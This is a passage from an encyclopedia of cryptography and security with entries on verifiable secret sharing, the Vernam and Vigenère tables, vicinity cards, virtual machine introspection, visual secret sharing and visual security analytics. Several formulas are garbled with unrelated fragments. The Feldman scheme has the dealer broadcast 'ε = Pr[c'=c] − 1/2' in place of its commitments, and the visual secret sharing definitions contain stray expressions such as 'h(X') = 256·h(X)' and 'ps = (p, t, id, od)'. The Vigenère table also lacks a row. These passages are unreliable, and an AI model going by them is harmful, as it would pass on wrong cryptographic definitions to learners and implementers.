distribution protocol and reconstruction protocol for dealer and participants $P_1,\ldots,P_n$ are defined as follows:

- *Distribution*. Let $s \in \mathbb{Z}_p$ (modular arithmetic) denote the secret to be distributed by the dealer. The dealer chooses a random polynomial in $\mathbb{Z}_p[x]$ of the form $a(x) = s + \alpha_1 x + \cdots + \alpha_{t-1}x^{t-1}$, subject to the condition that $\alpha_0 = s$. The dealer sends share $s_i = a(i)$ to participant P_i in private, for $i = 1, \ldots, n$. In addition, the dealer broadcasts values $\epsilon = \Pr[c' = c] - 1/2$. Upon receipt of its share s_i, each participant verifies the validity of the share by evaluating the following equation:

$$g^{s_i} = \prod_{j=0}^{t-1} B_j^{i^j} \tag{1}$$

- *Reconstruction*. Each share s_i contributed by participant P_i is verified using Eq. (1). The secret $s = a(0)$ is then recovered as in Shamir's threshold scheme, using t valid shares.

Because of Eq. (1), it is impossible for the dealer to give out inconsistent shares (to honest participants). The only way the dealer may cheat is by sending incorrect shares to some participants. Each participant receiving an incorrect share during the distribution protocol is supposed to file a complaint against the dealer. If the dealer receives t or more complaints, the distribution is said to fail. Otherwise, the dealer is required to broadcast the correct shares s_i for all participants P_i who filed a complaint. If the discrete logarithm problem is hard for group G, Feldman's VSS scheme is secure for the hard-core bits of secret s against cheating by the dealer and cheating by at most $t - 1$ of the participants as long as $2(t - 1) < n$.

Another well-known example is Pedersen's VSS scheme (Pedersen 1992). The schemes by Feldman and Pedersen are called *noninteractive* because the distribution protocol does not require any interaction between the dealer and participants, nor between participants among each other, except for the filing of complaints.

Publicly verifiable secret sharing (PVSS) schemes, as introduced by Stadler (1996), remove the need for interaction entirely by ensuring that anyone (not just the participants) is able to verify the shares distributed by

the dealer. The PVSS scheme by Schoenmakers (1999) is often used as a building block in blockchain applications, e.g., to implement randomness beacons as in (Cascudo and David 2017).

Many examples of *interactive* VSS schemes can be found in papers presenting protocols for *secure*multiparty computation (see Ben-Or et al. 1988; Chaum et al. 1988; Goldreich et al. 1987) and later papers. Typically, interactive VSS schemes rely on the use of authentication tags, checking vectors, or similar ideas. For instance, the VSS scheme of (Ben-Or et al. 1988) lets the dealer choose a random bivariate polynomial $p(x, y)$ of degree at most $t - 1$, such that $s = p(0, 0)$ for a secret s. The dealer sends each participant P_i two univariate polynomials of degree at most $t - 1 : a_i(x) = p(x, i)$ and $b_i(y) = p(i, y)$. Each participant is supposed to check that $a_i(i) = b_i(i)$. Furthermore, each pair of participants P_i and P_i checks that $a_i(j) = b_j(i)$. An interactive protocol between the dealer and the participants is used to determine whether distribution was successful or not.

Apart from their use in secure multiparty computation, VSS schemes are often used in the construction of *distributed key generation* (DKG) protocols, which are in turn a basic tool in threshold cryptography. The object of a DKG protocol is to let a group of n parties jointly generate a key, consisting of a private key and a public key, such that the private key is shared among the n parties (see Gennaro et al. 1999, 2003; Pedersen 1991).

Cross-References

Visual Secret Sharing Schemes

References

Ben-Or M, Goldwasser S, Wigderson A (1988) Completeness theorems for noncryptographic fault-tolerant distributed computation. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 1–10

Cascudo I, David B (2017) SCRAPE: scalable randomness attested by public entities. In: Applied cryptography and network security (ACNS 2017), Lecture notes in computer science, vol 10355. Springer, Cham, pp 537–556

Chaum D, Crépeau C, Damgård I (1988) Multiparty unconditionally secure protocols. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 11–

Chor B, Goldwasser S, Micali S, Awerbuch B (1985) Verifiable secret sharing and achieving simultaneity in the presence of faults. In: Proceedings of 26th IEEE symposium on foundations of computer science (FOCS'85). IEEE Computer Society Press, Los Alamitos, pp 383–395

Feldman P (1987) A practical scheme for non-interactive verifiable secret sharing. In: Proceedings of 28th IEEE symposium on foundations of computer science (FOCS'87). IEEE Computer Society Press, Los Alamitos, pp 427–437

Gennaro R, Jarecki S, Krawczyk H, Rabin T (1999) Secure distributed key generation for discrete-log based cryptosystems. In: Stern J (ed) Advances in cryptology – Eurocrypt'99, Lecture notes in computer science, vol 1592. Springer, Berlin, pp 295–310

Gennaro R, Jarecki S, Krawczyk H, Rabin T (2003) Secure applications of pedersens distributed key generation protocol. In: Joye M (ed) Cryptographers' track RSA 2003, Lecture notes in computer science, vol 2612. Springer, Berlin, pp 373–390

Goldreich O, Micali S, Wigderson A (1987) How to play any mental game – or – a completeness theorem for protocols with honest majority. In: Proceedings of 19th symposium on theory of computing (STOC'87). ACM Press, New York, pp 218–229

Pedersen T (1991) A threshold cryptosystem without a trusted party. In: Davies DW (ed) Advances in cryptology – Eurocrypt'91, Lecture notes in computer science, vol 547. Springer, Berlin, pp 522–526

Pedersen TP (1992) Non-interactive and information-theoretic secure verifiable secret sharing. In: Feigenbaum J (ed) Advances in cryptology – Crypto'91, Lecture notes in computer science, vol 576. Springer, Berlin, pp 129–140

Schoenmakers B (1999) A simple publicly verifiable secret sharing scheme and its application to electronic voting. In: Wiener J (ed) Advances in cryptology – Crypto'99, Lecture notes in computer science, vol 1666. Springer-Verlag, Berlin, pp 148–164

Stadler M (1996) Publicly verifiable secret sharing. In: Maurer U (ed) Advances in cryptology – Eurocrypt'96, Lecture notes in computer science, vol 1070. Springer, Berlin, pp 190–199

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301023

Verification

Authentication for Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_177

Vernam Cipher

Friedrich L. Bauer[7] ✉
(7) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

This is an encryption operating on groups of five-bit words, by means of coordinate-wise addition modulo 2 (Modular Arithmetic). Normally, the CCIT2-code is used. The key should be a completely random, one-time key (Key).

The *Vernam table* (Table 1) for $Z_{32} = Z_2^5$ (Gilbert S. Vernam, 1917) looks like:

Vernam Cipher, Table 1 Vernam table

	0	**a**	**b**	**c**	**d**	**e**	**f**	**g**	**h**	**i**	**j**	**k**	**l**	**m**	**n**	**o**	**p**	**q**	**r**	**s**	**t**	**u**	**v**	**w**	**x**	**y**	**z**	**2**	**3**	**4**	**5**	**1**
0	0	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	2	3	4	5	1
A	A	0	G	F	R	5	C	B	Q	S	4	N	Z	1	K	3	Y	H	D	I	W	2	X	T	V	P	L	U	O	J	E	M
B	B	G	0	Q	T	O	H	A	F	1	L	P	J	S	Y	E	K	C	W	M	D	V	U	R	2	N	4	X	5	Z	3	I
C	C	F	Q	o	U	K	A	H	G	4	S	E	M	L	5	P	O	B	2	J	V	D	T	X	W	3	1	R	Y	I	N	Z
D	D	R	T	U	0	4	2	W	X	K	5	I	3	Y	S	Z	1	V	A	N	B	C	Q	G	H	M	O	F	L	E	J	P
E	E	5	O	K	4	0	N	3	Y	U	R	C	W	X	F	B	Q	P	J	2	Z	I	1	L	M	H	T	S	G	D	A	V
F	F	C	H	A	2	N	0	Q	B	J	I	5	1	Z	E	Y	3	G	U	4	X	R	W	V	T	O	M	D	P	S	K	L
G	G	B	A	H	W	3	Q	0	C	M	Z	Y	4	I	P	5	N	F	T	1	R	X	2	D	U	K	J	V	E	L	O	S
H	H	Q	F	G	X	Y	B	C	0	L	1	3	I	4	O	N	5	A	V	Z	2	W	R	U	D	E	S	T	K	M	P	J
I	I	S	1	4	K	U	J	M	L	0	F	D	H	G	R	V	T	Z	N	A	P	E	O	Y	3	W	Q	5	X	C	2	B
J	J	4	L	S	5	R	I	Z	1	F	0	2	B	Q	U	W	X	M	E	C	3	N	Y	O	P	V	G	K	T	A	D	H
K	K	N	P	E	I	C	5	Y	3	D	2	0	X	W	A	Q	B	O	S	R	1	4	Z	M	L	G	V	J	H	U	F	T
L	L	Z	J	M	3	W	1	4	I	H	B	X	0	C	V	R	2	S	O	Q	5	Y	N	E	K	U	A	P	D	G	T	F
M	M	1	S	L	Y	X	Z	I	4	G	Q	W	C	0	T	2	R	J	P	B	N	3	5	K	E	D	F	O	U	H	V	A
N	N	K	Y	5	S	F	E	P	O	R	U	A	V	T	0	H	G	3	I	D	M	J	L	1	Z	B	X	4	Q	2	C	W
O	O	3	E	P	Z	B	Y	5	N	V	W	Q	R	2	H	0	C	K	L	X	4	1	I	J	S	F	D	M	A	T	G	U
P	P	Y	K	O	1	Q	3	N	5	T	X	B	2	R	G	C	0	E	M	W	I	Z	4	S	J	A	U	L	F	V	H	D
Q	Q	H	C	B	V	P	G	F	A	Z	M	O	S	J	3	K	E	0	X	L	U	T	D	2	R	5	I	W	N	1	Y	4
R	R	D	W	2	A	J	U	T	V	N	E	S	O	P	I	L	M	X	0	K	G	F	H	B	Q	1	3	C	Z	5	4	Y

	0	**a**	**b**	**c**	**d**	**e**	**f**	**g**	**h**	**i**	**j**	**k**	**l**	**m**	**n**	**o**	**p**	**q**	**r**	**s**	**t**	**u**	**v**	**w**	**x**	**y**	**z**	**2**	**3**	**4**	**5**	**1**
S	S	I	M	J	N	2	4	1	Z	A	C	R	Q	B	D	X	W	L	K	0	Y	5	3	P	O	T	H	E	V	F	U	G
T	T	W	D	V	B	Z	X	R	2	P	3	1	5	N	M	4	I	U	G	Y	0	Q	C	A	F	S	E	H	J	O	L	K
U	U	2	V	D	C	I	R	X	W	E	N	4	Y	3	J	1	Z	T	F	5	Q	0	B	H	G	L	P	A	M	K	S	O
V	V	X	U	T	Q	1	W	2	R	O	Y	Z	N	5	L	I	4	D	H	3	C	B	0	F	A	J	K	G	S	P	M	E
W	W	T	R	X	G	L	V	D	U	Y	O	M	E	K	1	J	S	2	B	P	A	H	F	0	C	I	5	Q	4	3	Z	N
X	X	V	2	W	H	M	T	U	D	3	P	L	K	E	Z	S	J	R	Q	O	F	G	A	C	0	4	N	B	I	Y	1	5
Y	Y	P	N	3	M	H	O	K	E	W	V	G	U	D	B	F	A	5	1	T	S	L	J	I	4	0	2	Z	C	X	Q	R
Z	Z	L	4	1	O	T	M	J	S	Q	G	V	A	F	X	D	U	I	3	H	E	P	K	5	N	2	0	Y	R	B	W	C
2	2	U	X	R	F	S	D	V	T	5	K	J	P	O	4	M	L	W	C	E	H	A	G	Q	B	Z	Y	0	1	N	I	3
3	3	O	5	Y	L	G	P	E	K	X	T	H	D	U	Q	A	F	N	Z	V	J	M	S	4	I	C	R	1	0	W	B	2
4	4	J	Z	I	E	D	S	L	M	C	A	U	G	H	2	T	V	1	5	F	O	K	P	3	Y	X	B	N	W	0	R	Q
5	5	E	3	N	J	A	K	O	P	2	D	F	T	V	C	G	H	Y	4	U	L	S	M	Z	1	Q	W	I	B	R	0	X
1	1	M	I	Z	P	V	L	S	J	B	H	T	F	A	W	U	D	4	Y	G	K	O	E	N	5	R	C	3	2	Q	X	0

Cross-References

Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_910

Vicinity Card

Marc Vauclair[8] ✉
(8) BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

✉ **Marc Vauclair**
Email: marc.vauclair@nxp.com

Definition

Vicinity cards are contactless cards standardized according to ISO/IEC 15693.

Background

The communication between a VCD (Vicinity Coupling Device; aka a reader) and a VICC (= Vicinity Integrated Circuit Card) is performed using an electromagnetic field coupling between the reader and the card. The coupling is used for both powering the VICC by the VCD and for the data exchange between the VICC and the VCD.

Vicinity cards can be read at a greater distance (typically up to 1–1.5 m distance) than Proximity cards (Proximity Cards). They operate with a 13.56 MHz RF field.

The NFC harmonization (NFC) encompasses the Vicinity cards compatibility.

Applications

Typical applications of Vicinity cards are ticketing, identification, authentication, and access control.

Cross-References

Contactless Cards
RFID Security

Recommended Reading

ECMA International (2003) ECMA-352 near field communication interface and protocol-2 (NFCIP-2), 1st edn. ECMA-352 standardizes NFCIP-2, the detection and selection of one of the 3 communication modes out of NFC (standardized by ECMA-340), PCD (standardized by ISO/IEC 14443) and VCD (standardized by ISO/IEC 15693)

Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester

ISO/IEC 15693 Identification cards – contactless integrated circuit(s) cards – vicinity cards, ISO

See [ECMA-352]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301024

Video Analysis

Face Recognition from Still Images and Video

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_178

Vigenère Encryption

Friedrich L. Bauer[9] ✉
(9) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

The Vigenère encryption is an encryption with shifted standard alphabets. It makes use of a so-called *Vigenère table* (Table 1). For Z_{26} ("tabula recta" of Trithemius, 1518), this table looks like:

Vigenère Encryption, Table 1 Vigenère table

	a	**b**	**c**	**d**	**e**	**f**	**g**	**h**	**i**	**j**	**k**	**l**	**m**	**n**	**o**	**p**	**q**	**r**	**s**	**t**	**u**	**v**	**w**	**x**	**y**	**z**
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M

	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

An encryption example with the keytext “GOLD” of length 4 is given by:

plaintext	m	u	c	h	h	a	v	e	i	t	r	a	v	e	l	l	e	d								
keytext	*G*	*O*	*L*	*D*	*G*	*O*	*L*	*D*	*G*	*O*	*L*	*D*	*G*	*O*	*L*	*D*	*G*	*O*	*L*	*D*	*G*	*O*				
ciphertext	S	I	N	K	N	O	G	H	O	H	C	D	B	S	W	O	K	R								

Cross-References

Encryption
Symmetric Cryptosystem

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301025

Virtual Black Box

White-Box Cryptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_647

Virtual Machine Introspection

Bryan D. Payne[10] ✉
(10) Information Systems Analysis, Sandia National Laboratories, Albuquerque, NM, USA

✉ **Bryan D. Payne**
Email: bpayne@sandia.gov

Definition

Virtual machine introspection (VMI) is a technique for externally monitoring the runtime state of a system-level virtual machine. Monitors can be placed in another virtual machine, within the hypervisor, or within any other part of the virtualization architecture. For virtual machine introspection, the runtime state can be defined broadly to include processor registers, memory, disk, network, and any other hardware-level events.

Background

Virtual machine introspection was originally introduced by Garfinkel and Rosenblum (2003) as a way to protect a security application from attack by malicious software. The reasoning behind this claim of protection is that the software interface between a virtual machine and a hypervisor is relatively small, making it easier to implement correctly and verify than the relatively larger interface between an operating system and its applications. Since its introduction, virtual machine introspection continues to be used primarily for security applications that leverage this software isolation property; however, other uses include software debugging and systems management.

Applications

Two key building blocks are needed in order to make virtual machine introspection a useful monitoring technique. First is access to the runtime state of the virtual machine being monitored. Memory is usually the primary source of information, followed closely by network traffic. Other information that may be accessible includes information stored on disk and hardware events such as disk reads and writes, keyboard and mouse events, and video card display buffers. Some of this information can be collected passively, allowing the monitoring application to access the information at any time (Payne et al. 2007), while other information is collected actively, producing a notification when certain events occur such as writing to a certain memory location or a hardware interrupt (Payne et al. 2008). The VMsafe and XenAccess software libraries provide access using virtual machine introspection on VMware and Xen, respectively.

The second key building block is analysis to interpret the information obtained through virtual machine introspection. The view provided to applications through virtual machine introspection libraries such as VMsafe and XenAccess is low level. For example, the view of memory is simply the raw bytes within the virtual address spaces of an operating system. Converting this low-level view into something meaningful for monitoring applications is known as the semantic gap problem. Solving this problem requires analysis and understanding of the systems being monitored. There has been a significant amount of research into these problems from the forensic analysis community; however, these results are largely applicable to one or a small number of target software versions. More general techniques are only recently emerging from the systems and security research communities to address portions of this problem (Cozzie et al. 2008; Dolan-Gavitt et al. 2009). While it is possible to build interesting and useful monitoring applications using virtual machine introspection today, doing so usually requires static analysis or reverse engineering of the target system. As researchers continue to address the semantic gap problem, it will become easier to build new monitoring applications that work across a wide variety of target software versions.

Most monitoring applications that use virtual machine introspection do so because of the security benefits. Therefore, the two major classes of applications typically seen in this space are security monitoring and

forensics. Security monitoring includes applications that can perform process detection, kernel integrity verification, and general host or network-based intrusion detection (Jones et al. 2006; Litty et al. 2008; Petroni and Hicks 2007). Forensic applications include techniques to trace the origin or cause of a malicious event (King and Chen 2005). While many of today's applications remain within research laboratories, the explosion of virtualization deployments in recent years combined with the availability of virtual machine introspection libraries has led to the creation of some commercial products in this space. If current trends continue, both the research and commercial sectors are expected to create new innovations within this space over the next several years.

Open Problems

Virtual machine introspection is still a relatively new technique with many open research problems. The semantic gap problem, discussed above, remains one of the large challenges. In addition, monitoring may require interposing on hardware events, network traffic, and other performance sensitive data. Research is needed to understand how to enable secure monitoring of these forms of data without adversely impacting the overall system performance. Finally, the virtualization deployment required to support virtual machine introspection on desktop and laptop computers introduces both deployment and ongoing management challenges above and beyond what most users are able to address.

Cross-References

- Attestation
- Malware Detection
- Reference Monitor
- Security Architecture
- Virtualization Security

Recommended Reading

Cozzie A, Stratton F, Xue H, King ST (2008) Digging for data structures. In: Proceedings of the USENIX symposium on operating systems design and implementation, December 2008

Dolan-Gavitt B, Srivastava A, Traynor P, Giffin J (2009) Robust signatures for kernel data structures. In: Proceedings of the ACM conference on computer and communications security, November 2009

Garfinkel T, Rosenblum M (2003) A virtual machine introspection based architecture for intrusion detection. In: Proceedings of the network and distributed systems security symposium, February 2003

Jones ST, Arpaci-Dusseau AC, Arpaci-Dusseau RH (2006) Antfarm: tracking processes in a virtual machine environment. In: Proceedings of the USENIX annual technical conference, June 2006

King ST, Chen PM (2005) Backtracking intrusions. ACM Trans Comp Syst 23:51–76

Litty L, Lagar-Cavilla HA, Lie D (2008) Hypervisor support for identifying covertly executing binaries. In: Proceedings of the USENIX security symposium, August 2008

Payne BD, Carbone M, Lee W (2007) Secure and flexible monitoring of virtual machines. In: Proceedings of the annual computer security applications conference, December 2007

Payne BD, Carbone M, Sharif M, Lee W (2008) Lares: an architecture for secure active monitoring using virtualization. In: Proceedings of the IEEE symposium on security and privacy, May 2008

Petroni NL, Hicks M (2007) Automated detection of persistent kernel control-flow attacks. In: Proceedings of the ACM conference on computer and communications security, October 2007

The VMsafe virtual machine introspection library for VMware

The XenAccess virtual machine introspection library for Xen

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301026

Virtualization Security

Security Implication in Virtualization

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301027

Virtualized Packer

Reverse Engineering of Malware Emulators

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301028

Virus Scanner

Malware Detection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_393

Visual Secret Sharing Schemes

G. R. Blakley[11] ✉ and Gregory Kabatiansky[12] ✉
(11) Department of Mathematics, Texas A&M University, College Station, TX, USA
(12) Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia

✉ **Gregory Kabatiansky**
Email: kaba@iitp.ru

Synonyms

VSSS

Definition

Visual secret sharing schemes form a particular case of secret sharing schemes with the additional restriction that the shares consist of visual tools and only well-defined coalitions of participants can recover the secret by means of visual methods.

Theory

Visual secret sharing schemes (VSSS, for shortness) were introduced in Ref. (Naor and Shamir 1995). They form a particular case of secret sharing schemes with the additional restriction that *allowed* (also called *privileged* or *trusted* in access structure) coalitions can recover the secret by visual means.

More precisely, consider the case when just one bit of visual information, that is, a black or white pixel, has to be distributed as a secret s among n participants of VSSS. To realize this, the dealer uses two sets $a_{\mathfrak{q}}$ and $\mathscr{C}$ of binary (Boolean) $n \times m$ matrices in the following way. To distribute a "black" secret ($s = 1$), he randomly chooses a matrix $B = (b_{i,j}) \in a_{\mathfrak{q}}$ and sends to the ith participant a transparency consisting of m subpixels, where the jth subpixel is black if $b_{i,j} = 1$ and the jth subpixel is white if $b_{i,j} = 0$. For distributing $s = 0$, the dealer does the same but with a randomly chosen matrix $ps = (p, t, id, od)$ An allowed coalition recovers the secret by stacking their transparencies (called shares) and setting $s = 1$ if the stack is "sufficiently" black. The latter means calculating the number c of black subpixels in the stack, that is, the *Hamming weight* (cyclic codes) of the stack, and comparing it with some threshold.

Note that stacking transparencies is equivalent to evaluating the *OR* of the corresponding Boolean vectors $\mathbf{b}_i = (b_{i,1}, \ldots, b_{i,m})$ or $\mathbf{w}_i = (w_{i,1}, \ldots, w_{i,m})$. For the most interesting case of a visual (n, k) threshold scheme where any set of k or more participants can recover the secret "visually" (see Conditions 1 and 2 below) while any set of less than k participants gains no additional, that is, a posteriori, information about the secret (see Condition 3 below) the formal definition is the following (Naor and Shamir 1995).

Two collections $a_{\mathfrak{q}}$ and $\mathscr{C}$ of $n \times m$ binary matrices are called (n, k) VSSS if the following three conditions are met:

1. For any $B \in a_{\mathfrak{q}}$, the OR of any k of the n rows of B has Hamming weight of at least d_1.

2. For any $W \in \mathcal{W}$, the OR of any k of the n rows of W has Hamming weight of at most d_0.

3. For any subset $\{i_1, \ldots, i_l\} \subset \{1, \ldots, n\}$ with $l < k$, the two collections obtained by restricting each matrix in $a_{\mathfrak{q}}$ and $\mathscr{C}$ to the rows $i_1, \ldots, i_l$ are indistinguishable in the sense that they contain the same matrices with the same frequencies.

The value $\alpha = (d_1 - d_0)/m$ is called the *contrast* of the VSSS. Two other important parameters of VSSS are:

- m, the number of subpixels in a share, or *length* of VSSS,
- r, the number of matrices in collections $a_{\mathfrak{q}}$ and $\mathscr{C}$.

Obviously the contrast should be sufficiently large while keeping m and r as small as it possible. Construction of an VSSS turned out to be a much more complicated problem than that of an ordinary SSS, even for the case of threshold (n, k)-schemes.

For the simplest case of an (n, n) threshold scheme, the optimal visual version consists of all $2^n -$ (Naor and Shamir 1995)! permutations of the columns of the $n \times 2^{n-1}$ matrix W, which columns of W are all binary vectors $x = (x_1, \ldots, x_n)$ with $g,\ g^x,\ g^{(x_2)},\ \ldots,\ g^{(x_t)}$ (in words, W is the code book of the (n, $n - 1$) *even-weight* code defined by a single overall parity-check symbol), and also of all $2^n -$ (Naor and Shamir 1995)! permutations of columns of the matrix B, where, analogously, the columns of B are all binary vectors $y = (y_1, \ldots, y_n)$ such that $h\left(X'\right) = 256 \cdot h(X).$. This scheme has parameters $m = d_1 = 2^{n-1}$ and $\alpha = 1/m$, and is optimal since in any visual (n, n)-scheme $\alpha \le 1/2^{n-1}$ and $m \ge 2^{n-1}$ (Naor and Shamir 1995).

For general visual threshold (n, k)-schemes various constructions were given in (Naor and Shamir 1995) yielding $\alpha = 2^{-\Omega(k)}$. They were further improved in Refs. (Droste 1996; Verheul and van Tilborg 1997). Starting with Refs. (Droste 1996; Hofmeister et al. 2000) the technique of linear programming was applied to evaluate the maximal possible contrast of (n, k) visual threshold schemes. This led Krause and Simon (Krause and Simon 2000) to the asymptotically answer $\lim\ 4^n\alpha = 4$ for fixed k and growing n (see (Blundo et al. 2003) for small values of $k = 3, 4, 5$). Generalizations of VSSS to the colored case have been also considered, see Ref. (Verheul and van Tilborg 1997).

Cross-References

Access and Adversary Structure
Threshold Cryptography
Visual Secret Sharing Schemes

Recommended Reading

Blundo C, D'Arco P, De Santis A, Stinson DR (2003) Contrast optimal threshold visual cryptography schemes. SIAM J Discr Math 16:224–261
[MathSciNet]

Droste S (1996) New results on visual cryptography. In: Advances in cryptology CRYPTO '96, Lecture notes in computer science, vol 1109. Springer, pp 401–415

Hofmeister T, Krause M, Simon HU (2000) Optimal k out of n secret sharing schemes in visual cryptography. Theor Comput Sci 240:471–485
[MathSciNet]

Krause M, Simon HU (2000) On contrast optimal secret sharing schemes in visual cryptography: determining the optimal contrast exactly, Lecture notes in computer science, vol 1776. Springer, pp 280–291

Naor M, Shamir A (1995) Visual cryptography. In: Advances in cryptology EUROCRYPT'94, Lecture notes in computer science, vol 950. Springer, pp 1–12

Verheul ER, van Tilborg HCA (1997) Constructions and properties of k out of n visual secret sharing schemes. Designs Codes Cryptogr 11(2):179–196
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1674

Visual Security Analytics

Fabian Böhm[13] ✉
(13) Chair of Information Systems, University of Regensburg, Regensburg, Germany

✉ **Fabian Böhm**
Email: fabian.boehm@ur.de

Synonyms

Security visualization

Definition

Despite the application of increasingly advanced methods and technologies to automate tasks within cyber security, human domain knowledge remains indispensable. Especially monitoring a system's security posture as well as detecting and analyzing cyber threats requires involvement of security experts. However, the large amount of data relevant for these tasks poses a major impediment for any kind of manual analyses. It is therefore necessary, to enable security experts to efficiently deal with large amounts of data. Visual Security Analytics (VSA) aims to achieve this through generating interactive visual representations of log data or any other data relevant for monitoring, ensuring, and preserving cyber security and covering different ways of analyzing security data using visual approaches (Marty 2009). It is a combination of automated and visual analysis aiming for a "best-of-both" worlds approach. Thus, VSA is a highly interdisciplinary field covering information security, security analytics,

information visualization, and human-computer interaction among several others.

Background

Combating the wide variety of threats within cybersecurity involves the necessity to deal with large amounts of data from heterogenous sources. Modern developments such as the IoT and the resulting interconnectedness of contemporary company's architectures additionally increase their attack surface. This leads to a skyrocketing amount of relevant data as well as a high complexity of the task to secure them. Specially to deal with the data, it is inevitable that the application of algorithmic methods and technologies is necessary. Many of these automated approaches have matured throughout the last two decades and are a huge relief to manual analysis approaches (Marty 2009). Although they are very effective and efficient in combating familiar threats or at least attacks that follow previously known schemes, they fall short in detecting targeted and tailored threats. These often comprise of several benign activities that only add up to a malicious incident when analyzed together. Especially for these types of threats, it is highly relevant to enable human domain experts to identify and analyze them. Their domain knowledge about the company, its architecture, and other particularities is crucial and cannot be automated. However, the amount of data relevant for analyses is too much for humans to handle (Goodall 2008).

